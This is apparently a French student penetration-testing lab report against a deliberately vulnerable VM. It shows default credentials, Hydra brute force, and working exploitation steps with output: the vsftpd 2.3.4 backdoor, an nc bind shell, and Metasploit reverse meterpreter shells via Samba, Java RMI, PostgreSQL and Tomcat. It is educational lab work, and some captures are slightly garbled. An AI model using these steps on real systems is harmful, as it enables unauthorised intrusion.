


FIGURE 50 – Résultat du scan des vulnérabilités de VISMIN

5.3 Recherche des *known exploit* avec searchsploit

Un *known exploit* est une faille pour laquelle il existe un code d'exploitation fonctionnel et public (donc accessible). Cela augmente fortement le niveau de risque. Pour chacun des services identifiés dans la table 2, on exécute la commande searchsploit.

Voici quelques interprétations pertinentes :

- La version vsFTPD 2.3.4 du service FTP présente un *known exploit*. En effet, elle a été publiée avec une backdoor intégrée, ce qui permet à un attaquant d'ouvrir une session distante en exécutant une commande spécialement construite.

- La version OpenSSH 4.7p1 du service ssh présente également un know exploit, lié à la désactivation de `Use PrivilegeSeparation`. Lorsque ce mécanisme d'isolation est désactivé, un utilisateur SSH non privilégié peut exploiter le port forwarding pour accéder à des sockets UNIX sensibles et obtenir une élévation de privilèges jusqu'à root, compromettant potentiellement tout le système.

On peut effectuer cette commande `searchsploit` sur les autres services afin d'obtenir tous les known exploits.

5.4 Vulnérabilités de l'OS

Les analyses précédentes nous permettent d'identifier que la machine virtuelle VISMIN utilise le système d'exploitation Linux de kernel 2.6x. Cette version n'est plus maintenue depuis 2011, ce qui implique que la machine VISMIN s'expose à toutes les vulnérabilités découvertes depuis sans possibilités de patches.

Le site CVE Details nous permet de voir les différentes vulnérabilités de l'OS de la façon suivante :




FIGURE 51 – Analyse des vulnérabilités de l'OS avec CVE Details

On peut identifier des vulnérabilités telles que :

CVE-2018-14634 : Integer Overflow dans `create_elf_tables()`

Les noyaux sont affectés par des dépassements d'entiers, permettant à un utilisateur local non privilégié d'obtenir une élévation de privilèges. Cette vulnérabilité peut compromettre l'intégralité du système si un compte utilisateur est accessible.

CVE-2017-15115 : Use-After-Free dans `sctp_do_peeloff()`

Le kernel Linux 2.6.x est affecté par un *use-after-free* dans le module SCTP, permettant à un utilisateur local de provoquer un crash du noyau (Déni de Service).

Cette vulnérabilité compromet la stabilité du système si un accès utilisateur local est possible.

5.5 Analyse des vulnérabilités liées aux utilisateurs

Le but de cette sous-partie est d'examiner les points faibles liés aux mots de passe des utilisateurs (et à des usernames communs).

Dans la partie précédente, nous avons énuméré les utilisateurs présents sur le serveur VISMIN: games, nobody, bind, proxy, syslog, user, www-data, root, news, postgres, bin, mail, distccd, proftpd, dhcp, daemon, sshd, man, lp, mysql, gnats, libuuid, backup, msfadmin, telnetd, sys, klog, postfix, service, list, irc, ftp, tomcat55, sync, uucp. La majorité de ces comptes correspond à des comptes systèmes utilisés pour exécuter certains services; ils ne représentent pas nécessairement de risque direct pour la machine.

En revanche, d'autres comptes sont potentiellement vulnérables à des attaques : root, user, postgres, ftp, tomcat55, msfadmin, backup. Ces comptes sont des cibles privilégiées pour les attaques du système.

Pour vérifier la vulnérabilité des comptes à risques, on recherche les mots de passe par défaut associés.

```
root : toor
user : user
postgres : postgres
ftp -> anonymous : (vide)
tomcat55 : tomcat
msfadmin : msfadmin
backup : (vide)
```

On peut ensuite effectuer un test d'authentification à l'aide d'Hydra pour tester la robustesse des comptes.

5.5.0.1 Password Guessing avec Hydra - FTP

On utilise Hydra, un outil de "devinette" de mot de passe, pour tester les mots de passe par défaut associés aux utilisateurs. On crée un fichier pour les utilisateurs `utilisateurs.txt` et un fichier `passwords.txt` et on exécute la commande suivante :

```
hydra -L username.txt -P passwords.txt 192.168.56.101 ftp -V
```

La réponse nous indique que seuls 2 des mots de passe par défaut sont utilisés par les utilisateurs.

```
[21][ftp] host:192.168.56.101 login:postgres password:postgres
[21][ftp] host:192.168.56.101 login:user password:user
```

5.5.0.2 Password Guessing avec Medusa - SSH

En exécutant la commande `medusa -h 192.168.56.101 -U usernames.txt -P passwords.txt -M ssh`, on trouve un match entre nos utilisateurs et les mots de passe par défaut :

```
ACCOUNT FOUND: [ssh] Host: 192.168.56.101 User: user Password: user [SUCCESS]
```

Ainsi, on peut voir que beaucoup de comptes sur le système sont fortement vulnérables, que ce soit par le choix du mot de passe des utilisateurs ou par la robustesse même du compte. Le maintien des comptes ou mots de passe par défaut augmente alors fortement la surface d'attaque de la machine VISMIN.

5.6 Analyse des vulnérabilités grâce au Banner Grabbing

Étape 1 — Récupérer les bannières (cf partie précédente : énumération)

Étape 2 — Chercher manuellement des vulnérabilités

Sur : <https://cve.org> <https://nvd.nist.gov> <https://www.exploit-db.com> <https://vulnerners.com>

Taper simplement : "vsftpd 2.3.4" "Apache 2.2.8 vulnerability" "OpenSSH 4.7p1 exploit" "Linux kernel 2.6.24 privilege escalation"

Étape 3 — Documenter chaque vulnérabilité pour chaque service :

Exemple pour vsftpd 2.3.4

CVE-2011-2523 — Backdoor dans vsftpd 2.3.4

Version affectée : vsftpd 2.3.4

Description : Une version compromise contient un backdoor ouvrant un shell sur port 6200 quand l'utilisateur inclut :) dans le username.

Impact : Exécution de commandes distantes non authentifiées.

Gravité : Critique

Exploit disponible : Oui (exploit-db)

5.7 Classification des vulnérabilités

En croisant les versions des services, l'état du système d'exploitation et les comptes utilisateurs, nous avons transformé une simple liste de ports ouverts en une liste de vecteurs d'attaque concrets.

Le tableau de synthèse ci-dessous confirme que la machine VISMIN présente plusieurs vulnérabilités critiques (notamment au niveau du noyau et des services comme FTP/SSH). Ceci va nous permettre de nous concentrer sur ces failles pour accéder à VISMIN dans la partie suivante.

Cible	Svc/Proto	Vulnérabilité / CVE Identifiée	Gravité	Exploit
OS	Kernel 2.6	Privilege Escalation (CVE-2009-1185). Faille "Udev" (Passage root).	CRITIQUE	Oui
Port 1524	Bind Shell	Backdoor Root Access. Shell root ouvert sans auth.	CRITIQUE	Oui
Port 21	FTP : vsFTPD 2.3.4	Backdoor Command Execution (CVE-2011-2523).	CRITIQUE	Oui
Port 5432	PostgreSQL	Default Credentials / Misconfiguration. Compte admin par défaut (<i>postgres :postgres</i>) actif à distance.	Haute	Oui
Port 22	SSH : OpenSSH 4.7	Debian PRNG Flaw (CVE-2008-0166). Clés cryptographiques faibles.	Haute	Oui
Port 445	Samba 3.X	Symlink Directory Traversal (CVE-2010-0926).	Haute	Oui
Port 8180	Tomcat 5.5	Manager Exposure. Accès admin par défaut (<i>tomcat :tomcat</i>).	Haute	Oui
Port 1099	Java RMI	Insecure Configuration. Exécution de code à distance.	Haute	Oui
Port 139	NetBIOS	Information Disclosure (Null Session). Énumération utilisateurs/partages.	Moyenne	Non
Port 80	Apache 2.2	CGI Vulnerability (CVE-2011-3192).	Moyenne	Oui

TABLE 4 – Synthèse exhaustive des vulnérabilités sur VISMIN

6 Ethical Hacking : Gaining access

6.1 Introduction de la sous-partie

L'objectif de cette sous-partie est d'exploiter des vulnérabilités de services afin d'obtenir un accès à VISMIN. Ces vulnérabilités incluent notamment des backdoors, des identifiants par défaut non modifiés ou encore des mots de passe faibles.

6.2 Attaque de FTP

6.2.1 Exploitation de la backdoor VSFTPD

Principe de la backdoor : Si on entre un username qui contient le symbole " :)", un port TCP à l'écoute sur le port 6200. Cette backdoor permet à un attaquant d'obtenir un shell root à distance.

Manipulations effectuées :

Dans un premier terminal, on se connecte sur le port 21 (vers le service FTP).

```

eleves@eleves-VBox:~/S7/sr/S06$ telnet 192.168.56.101 21
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER user:)
331 Please specify the password.
PASS pass

```

FIGURE 52 – Connexion sur le port 21

Dans un autre terminal, on lance la commande nmap pour vérifier afin de vérifier si le port d'écoute 6200 a été ouvert par la backdoor.

```

eleves@eleves-VBox:~/S7/sr/S06$ nmap 192.168.56.101 -p 6200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-02 09:57 CET
Nmap scan report for 192.168.56.101
Host is up (0.00059s latency).

PORT      STATE SERVICE
6200/tcp  open  lm-x

```

FIGURE 53 – Vérification de l'ouverture du port TCP à l'écoute (6200) par la backdoor

On en peut accéder à la backdoor que de manière unique : on ferme la connexion au port 21 puis on la réouvre. Puis on se connecte sur le port d'écoute 6200 dans un autre terminal.

```

eleves@eleves-VBox:~/S7/sr/S06$ telnet 192.168.56.101 6200
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
: command not found
ls
: command not found
ls;
bin
boot
cdrom
dev
etc
home
idesignsolution.sh
initrd
initrd.img
lib
lost+found
mGnm
media
mnt
nohup.out
opt
proc
qterminal.JcSZPS
qterminal.ZTWzHh
qterminal.hoZXed
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

FIGURE 54 – Connexion sur le port d'écoute 6200

On constate que `uid=0(root)` et `gid=0(root)`, cela signifie que nous sommes connectés sur un shell root (administrateur).

Par exemple, on peut effectuer la commande `ls` pour observer la liste de tous les fichiers présents dans le répertoire. En tant qu'administrateur, nous avons accès à la liste de tous les fichiers/répertoires, y compris les fichiers/répertoires protégés et les fichiers systèmes.

Exemple de fichiers/répertoires visibles uniquement en administrateur sur la figure 42 :

- root
- sbin

6.2.2 Attaque force brute avec la commande *hydra*

L'attaque force brute consiste à essayer divers usernames et mots de passe jusqu'à trouver une combinaison valide.

La limite principale de cette méthode est son temps d'exécution très long.

On crée des fichiers `hydra -L FTP_hack/usernames.txt -P FTP_hack/passwords.txt 192.168.56.10` contenant respectivement des usernames et des mots de passe potentiels.

La commande `hydra -L FTP_hack/usernames.txt -P FTP_hack/passwords.txt 192.168.56.10` permet d'effectuer une attaque brute force sur VISMIN. On teste les usernames et passwords contenus dans les fichiers `.txt`.

```

eLeves@eLeves-VBox:~/57/sr/506$ hydra -L FTP_hack/usernames.txt -P FTP_hack/passwords.txt 192.168.56.101 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-02 09:51:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "admin root raphael " - 1 of 16 [child 0] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "123admin" - 2 of 16 [child 1] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "changeme" - 3 of 16 [child 2] (0/0)
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "user" - 4 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.56.101 - login "root" - pass "admin root raphael " - 5 of 16 [child 4] (0/0)
[ATTEMPT] target 192.168.56.101 - login "root" - pass "123admin" - 6 of 16 [child 5] (0/0)
[ATTEMPT] target 192.168.56.101 - login "root" - pass "changeme" - 7 of 16 [child 6] (0/0)
[ATTEMPT] target 192.168.56.101 - login "root" - pass "user" - 8 of 16 [child 7] (0/0)
[ATTEMPT] target 192.168.56.101 - login "raphael " - pass "admin root raphael " - 9 of 16 [child 8] (0/0)
[ATTEMPT] target 192.168.56.101 - login "raphael " - pass "123admin" - 10 of 16 [child 9] (0/0)
[ATTEMPT] target 192.168.56.101 - login "raphael " - pass "changeme" - 11 of 16 [child 10] (0/0)
[ATTEMPT] target 192.168.56.101 - login "raphael " - pass "user" - 12 of 16 [child 11] (0/0)
[ATTEMPT] target 192.168.56.101 - login "user" - pass "admin root raphael " - 13 of 16 [child 12] (0/0)
[ATTEMPT] target 192.168.56.101 - login "user" - pass "123admin" - 14 of 16 [child 13] (0/0)
[ATTEMPT] target 192.168.56.101 - login "user" - pass "changeme" - 15 of 16 [child 14] (0/0)
[ATTEMPT] target 192.168.56.101 - login "user" - pass "user" - 16 of 16 [child 15] (0/0)
[21][ftp] host: 192.168.56.101 login: user password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-02 09:51:49

```

FIGURE 55 – Attaque brute force - commande *hydra*

On trouve un username et password valides : la combinaison "user" "user".

6.2.3 Identifiants par défaut et accès anonyme

L'attaque par force brute n'est pas le seul moyen d'accéder à un service FTP sur un serveur. Si le serveur est mal configuré, il est possible de se connecter avec des identifiants par défaut ou de s'authentifier anonymement (anonymous login, sans mot de passe).

- Accès anonyme


```

e1eves@e1eves-VBox: ~/S7/sr/S06/FTP_default$ hydra -L FTP_hack/usernames.txt -P FTP_hack/passwords.txt 192.168.56.101 ftp -V
Hydra v0.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-02 09:51:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (1:4/p:4), ~1 try per task
[ATTNPT] target 192.168.56.101 - login 'admin' - pass 'admin root raphael' - 1 of 16 [child 0] (0/0)
[ATTNPT] target 192.168.56.101 - login 'admin' - pass '123admin' - 2 of 16 [child 1] (0/0)
[ATTNPT] target 192.168.56.101 - login 'admin' - pass 'changeme' - 3 of 16 [child 2] (0/0)
[ATTNPT] target 192.168.56.101 - login 'admin' - pass 'user' - 4 of 16 [child 3] (0/0)
[ATTNPT] target 192.168.56.101 - login 'root' - pass 'admin root raphael' - 5 of 16 [child 4] (0/0)
[ATTNPT] target 192.168.56.101 - login 'root' - pass '123admin' - 6 of 16 [child 5] (0/0)
[ATTNPT] target 192.168.56.101 - login 'root' - pass 'changeme' - 7 of 16 [child 6] (0/0)
[ATTNPT] target 192.168.56.101 - login 'root' - pass 'user' - 8 of 16 [child 7] (0/0)
[ATTNPT] target 192.168.56.101 - login 'raphael' - pass 'admin root raphael' - 9 of 16 [child 8] (0/0)
[ATTNPT] target 192.168.56.101 - login 'raphael' - pass '123admin' - 10 of 16 [child 9] (0/0)
[ATTNPT] target 192.168.56.101 - login 'raphael' - pass 'changeme' - 11 of 16 [child 10] (0/0)
[ATTNPT] target 192.168.56.101 - login 'user' - pass 'admin root raphael' - 12 of 16 [child 11] (0/0)
[ATTNPT] target 192.168.56.101 - login 'user' - pass '123admin' - 13 of 16 [child 12] (0/0)
[ATTNPT] target 192.168.56.101 - login 'user' - pass 'changeme' - 14 of 16 [child 13] (0/0)
[ATTNPT] target 192.168.56.101 - login 'user' - pass 'user' - 15 of 16 [child 14] (0/0)
[21][ftp] host: 192.168.56.101 login: user password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-02 09:51:49

```

FIGURE 56 – Tentative d'accès anonyme

L'accès anonyme n'est pas exploitable sur ce serveur.

— Identifiants par défaut

Comme dans la sous partie précédente, on utilise la commande *hydra*, avec en entrée un fichier de noms d'utilisateurs et un fichier de mots de passes par défaut connus possibles. On obtient une correspondance pour le couple (username, password) = (user, user). Ainsi, on peut utiliser ces identifiants pour accéder au service FTP du serveur VISMIN.

```

e1eves@e1eves-VBox: ~/S7/sr/S06/FTP_default$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.4)
Name (192.168.56.101:e1eves): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||17152|).
150 Here comes the directory listing.
-rwsr-xr-x 1 0 0 1230360 May 18 2022 bash
drwxr-xr-x 2 1001 1001 4096 May 18 2022 fichier
drwxr-xr-x 17 1001 1001 4096 May 18 2022 ismin
226 Directory send OK.

```

FIGURE 57 – Accès au service FTP du serveur VISMIN

Ici, on a affiché la liste des dossiers et des fichiers présents (c'était impossible de le faire sans identifiants).

Il est également possible de télécharger des fichiers présents sur VISMIN (commande *get file*) ou d'y importer des fichiers malveillants (commande *put file*).

6.2.4 Utilisation de Metasploit

Dans cette sous-partie, nous allons exploiter la backdoor vsftpd 2.3.4. Cette vulnérabilité critique permet à un attaquant d'obtenir un accès direct à un shell distant lors de la connexion au service FTP. L'attaquant peut ainsi exécuter des commandes arbitraires sur le système cible. Pour ce faire, nous avons utilisé le framework Metasploit.

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:46351 -> 192.168.56.101:6200) at 2025-12-24 15:10:02 +0100

```

FIGURE 58 – Ouverture du shell distant sur VISMIN

La ligne `[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)` indique que nous disposons des droits root. Cela signifie que nous avons accès à tous les fichiers, tous les mots de passe et toutes les configurations du serveur distant.

A partir de là, on peut exécuter n'importe quelle commande sur VISMIN.

Par exemple `ls`, afin d'afficher l'arborescence des fichiers/répertoires présents sur VISMIN.

On obtient la liste suivante :

```
— bin
— boot
— cdrom
— dev
— etc
— home
— idesignsolution.sh
— initrd.img
— ...
```

Conclusion sur les attaques du service FTP :

Lorsqu'il est mal sécurisé, le service FTP est une porte ouverte aux attaques. Nous avons mis en application les attaques force-brute avec la commande `hydra` et l'exploitation de vulnérabilités connues pour exécuter du code à distance, comme la backdoor `vsftpd 2.3.4` (avec et sans Metasploit). Il est nécessaire de désactiver les accès inutiles, de changer les identifiants par défaut, de maintenir le service à jour pour éviter la compromission.

6.3 Attaque de SSH

Des mots de passe faibles ou des identifiants par défaut peuvent permettre à des attaquants de compromettre la cible.

6.3.1 Attaque brute-force avec *hydra*

Tout comme avec FTP, on peut utiliser *hydra* pour accéder à SSH.

```
eLeves@eLeves-VBox:~/S7/sr/S87$ hydra -t 4 -L FTP_hack/usernames.txt -P FTP_hack/password
s.txt 192.168.56.101 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** ig
nore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-24 16:17:05
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16 login tries (l:4/p:4), ~4 tries per
task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] could not connect to ssh://192.168.56.101:22 - ssh_set_client_kex: Out of memory
```

FIGURE 59 – Hydra sur SSH

Nous avons résolu l'erreur *no match method for kex algos* (liée à une incompatibilité entre les algorithmes d'échange de clés supportés par le client et ceux acceptés par le serveur SSH).

Nous n'avons pas réussi à résoudre cette erreur.

Si nous avions réussi à exécuter la commande `hydra` comme précédemment via FTP, nous aurions pu déterminer les identifiants (username + password) valides pour se connecter au serveur via SSH.

6.3.2 Attaque brute-force avec Metasploit

Comme avec FTP, on put utiliser *Metasploit* pour se connecter à VISMIN via SSH.

On utilise les mêmes fichiers usernames.txt et passwords.txt que précédemment, contenant des listes d'identifiants par défaut possibles pour se connecter à VISMIN.

Ensuite, on se connecte à VISMIN via SSH avec le couple valide (username, password) = (user, user).

```
eleves@eleves-VBox:~/sr/507$ ssh user@192.168.56.101
Unable to negotiate with 192.168.56.101 port 22: no matching host key type found. Their o
ffer: ssh-rsa,ssh-dss
eleves@eleves-VBox:~/sr/507$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgori
thms=+ssh-rsa user@192.168.56.101
user@192.168.56.101's password:
Linux ismin_vulnerable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Wed Dec 24 10:16:49 2025 from 192.168.56.102
user@ismin_vulnerable:~$
```

FIGURE 60 – Suite à l'utilisation de Metasploit, connexion sur VISMIN via ssh

On parvient ainsi à se connecter sur VISMIN.

6.4 Attaque de NetBIOS-SSN

NetBIOS-SSN est un service qui permet le partage de fichiers et d'imprimantes ainsi que l'authentification entre machines d'un même réseau local.

Nous avons utilisé Metasploit pour exploiter la vulnérabilité `usermap_script` pour accéder à VISMIN.

Comme dans les cas précédents, on commence par ouvrir `msfconsole` puis par entrer les différents paramètres : vulnérabilité à exploiter, machine cible, machine attaquante, etc.. Puis on exploite la vulnérabilité, ici `usermap_script`.

On ouvre ainsi un shell distant qui permet d'exécuter des commandes arbitraires.

```
msf exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 192.168.56.101:4444
[*] Command shell session 1 opened (192.168.56.102:34725 -> 192.168.56.101:4444) at 2025-
12-25 12:04:04 +0100
```

FIGURE 61 – Suite à l'utilisation de Metasploit, ouverture d'un shell distant sur VISMIN via NetBIOS-SSN

Comme précédemment, on peut par exemple afficher l'arborescence des fichiers/répertoires présents sur VISMIN, ou encore importer des fichiers malveillants.

6.5 Attaque de Java-RMI

Java-RMI est un service qui permet à une application Java d'appeler à distance des méthodes d'objets situés sur une autre machine, comme s'ils étaient locaux.

Un service Java-RIM vulnérable peut permettre aux attaquants d'envoyer des objets Java sérialisés à des fins malveillantes.

Nous avons utilisé Metasploit pour exploiter les vulnérabilités de Java-RIM.

Comme précédemment, on commence par configurer les paramètres d'exploitation : machine cible, machine attaquante, payload, etc..

```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:1099 - Using URL: http://192.168.56.102:8080/Q0DvCEt8HLgZo
[*] 192.168.56.101:1099 - Server started.
[*] 192.168.56.101:1099 - Sending RMI Header...
[*] 192.168.56.101:1099 - Sending RMI Call...
[*] 192.168.56.101:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:52255) at 2025-12-25 12:31:40 +0100
meterpreter > 
```

FIGURE 62 – Suite à l'utilisation de Metasploit, ouverture d'un shell distant type meterpreter sur VISMIN via Java-RMI

Une fois ce shell meterpreter ouvert, on peut utiliser des commandes comme *sysinfo* pour obtenir des informations sur le système d'exploitation de la cible (Linux 2.6.24-16-server). Comme précédemment, on peut également afficher l'arborescence de fichiers/répertoires présents sur VISMIN.

6.6 Attaque de Bindshell

Un bind shell consiste à ouvrir un port réseau sur une machine cible et à y associer un shell. Lorsqu'un attaquant se connecte à ce port, il obtient un accès distant au shell, lui permettant d'exécuter des commandes.

```
eleves@eleves-VBox:~/S7/sr/S07$ nc 192.168.56.101 1524
root@ismin_vulnerable:/# 
```

FIGURE 63 – Connexion au service Bind Shell

Comme précédemment, une fois ce shell distant ouvert, on peut exécuter des commandes.

6.7 PostgreSQL

PostgreSQL est un service de gestion de bases de données. Il permet à des applications ou à des utilisateurs d'accéder à distance à des données stockées sur une machine.

Un service PostgreSQL vulnérable peut permettre à un attaquant d'accéder aux bases de données, d'extraire ou de modifier des informations sensibles, voire d'exécuter des commandes sur le système.

Nous avons utilisé Metasploit pour exploiter la vulnérabilité *postgres_payload* de PostgreSQL. Cette vulnérabilité permet d'établir un shell distant meterpreter en injectant une fonction personnalisée malveillante directement dans le moteur de la base de données PostgreSQL.

```
msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC)
4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/nPAsHoAM.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:44626) at 2025-12-29 10:31:50 +0100
meterpreter >
```

FIGURE 64 – Suite à l'utilisation de Metasploit, ouverture d'un shell distant type meterpreter sur VISMIN via PostgreSQL

De même que précédemment, une fois ce shell meterpreter ouvert, on peut exécuter des commandes administrateur.

6.8 Tomcat

Apache Tomcat est un serveur applicatif Java qui héberge des applications web.

La Web Management Interface de Tomcat permet l'administration à distance du serveur Tomcat. Lorsqu'elle est mal sécurisée, elle peut être exploitée pour déployer du code malveillant et compromettre la machine cible (ici VISMIN).

Pour commencer, nous avons effectué un *login scanner* avec Metasploit. Ce scanner teste des combinaisons communes d'identifiants (username + password).

Un identifiant valide a été trouvé : (username, password) = (tomcat, tomcat).

Nous avons ensuite utilisé cet identifiant pour établir un shell distant type meterpreter.

```
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying CjgolJqe5...
[*] Executing CjgolJqe5...
[*] Undeploying CjgolJqe5 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:50968) at 2025-12-29 11:21:11 +0100
meterpreter >
```

